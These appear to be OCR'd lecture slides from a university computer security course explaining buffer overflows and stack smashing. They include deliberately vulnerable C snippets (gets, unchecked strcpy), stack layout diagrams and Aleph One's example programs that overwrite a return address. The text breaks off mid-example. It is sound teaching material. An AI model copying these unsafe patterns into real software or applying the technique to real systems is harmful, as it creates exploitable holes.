CS 465
Computer Security

Buffer Overflow

Daniel Zappala, adapted from Kent Seamons and Tim van der Horst

Fall 2018

Buffer Overflow

- A common security vulnerability
- Root cause
  - Unsafe programming languages
  - The problem would disappear if we could write correct code
- What areas of process memory are vulnerable to a buffer overflow?
  - Stack
  - Heap
  - Code/Data

Vulnerable Code Examples

This code snippet caused the Morris Worm (1988)

```
char buf[20];

gets(buf);
```

Vulnerable Code Examples

```
void foo(char *input) {
 //make a local working copy
 char buf[1024];
 strcpy(buf, input);
}
```

Stack Smashing

Stack Smashing Attack

- A specific kind of buffer overflow attack
  - During a function call, the return address is pushed on the stack
  - An attacker overflows a buffer (local variable)
  - The return address on the stack is overwritten to point to an existing function or to injected code
  - During the function return the instruction pointer is set to the new return address value stored on the stack, not the original return address that was pushed on the stack as the function was called

Limitations


- Usually there is only one write operation that is vulnerable
  - The attacker has one operation to overwrite the return address
  - The stack frame is usually corrupted so that the program crashes sometime after the buffer is overflowed
    - But the attack may be executed before the crash occurs
  - Remote attacker doesn’t know the exact address location of the injected attack code
    - NOP sled helps create a window of opportunity

How does stack smashing work?

- Let's take a tour through **Smashing the Stack for Fun and Profit**
  - published by Aleph One in 1996 in Phrack — an online magazine with a long history of discussing hacking techniques
  - prior to this article, buffer overflow was a known weakness, but not widely exploited — afterward attacks became rampant
  - http://www.phrack.org/issues/49/14.html#article


Process Memory Organization

- text — contains code, read only
- data — global or static variables that are initialized
- bss — global or static variables that are uninitialized
- heap — dynamically allocated memory, shared by program, shared libraries
- stack — function calls and local variables



The Stack Region


- push eax
  - sub esp, 4
  - mov [esp], eax




https://eli.thegreenplace.net/2011/02/04/where-the-top-of-the-stack-is-on-x86/

The Stack Region

- pop eax
  - ov eax, [esp]
  - add esp, 4




Stack Frames




Stack Frames

```c
int foobar(int a, int b, int c)
{
    int xx = a + 2;
    int yy = b + 3;
    int zz = c + 4;
    int sum = xx + yy + zz;

    return xx * yy * zz + sum;
}

int main()
{
    return foobar(77, 88, 99);
}
```



The Basic Idea

- overwrite a string variable on the stack (imagine sum is instead a string)
- writes go toward high addresses
- if you keep going, you can overwrite the return address! and point it to some code in the area you wrote!



Why do we have this problem?

- Because C chose to represent strings as null terminated instead of (base, bound) tuples
- Because strings grow up and stacks grow down
- Because we use Von Neumann architectures that store code and data in the same memory

Now we're going to do this with assembly

Back to Fun and Profit …

```
example1.c:
------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
------------------------------------------------------
```

```
$ gcc -S -o example1.s example1.c
    pushl $3
    pushl $2
    pushl $1
    call function
```

```
    pushl %ebp
    movl %esp,%ebp
    subl $20,%esp
```

- Memory addressed in words, words are 4 bytes (32 bits)
    - 5 byte buffer = 8 bytes (2 words), 10 byte buffer = 12 bytes (3 words)

```
bottom of                                                            top of
memory                                                               memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                               bottom of
stack                                                                    stack
```

Buffer Overflow

- strcpy will copy all 255 characters into buffer, overwriting the sfp (esp), return address, and even *str
- A is 0x41
- return address is now 0x41414141

```
example2.c
-----------------------------
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
-----------------------------
```

```
bottom of                                                      top of
memory                                                         memory
                 buffer           sfp   ret   *str
<------         [                ][    ][    ][    ]

top of                                                      bottom of
stack                                                           stack
```

Overwriting the return address

```
example3.c:
------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
------------------------------------
```

- return address is 12 bytes away
    - buffer1 is 8 bytes, sfp is 4 bytes
- by overwriting return address, we “jump” the x=1 assignment

```
bottom of                                                            top of
memory                                                               memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                            bottom of
stack                                                                 stack
```

Overwriting the return address

```
example3.c:
------------------------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
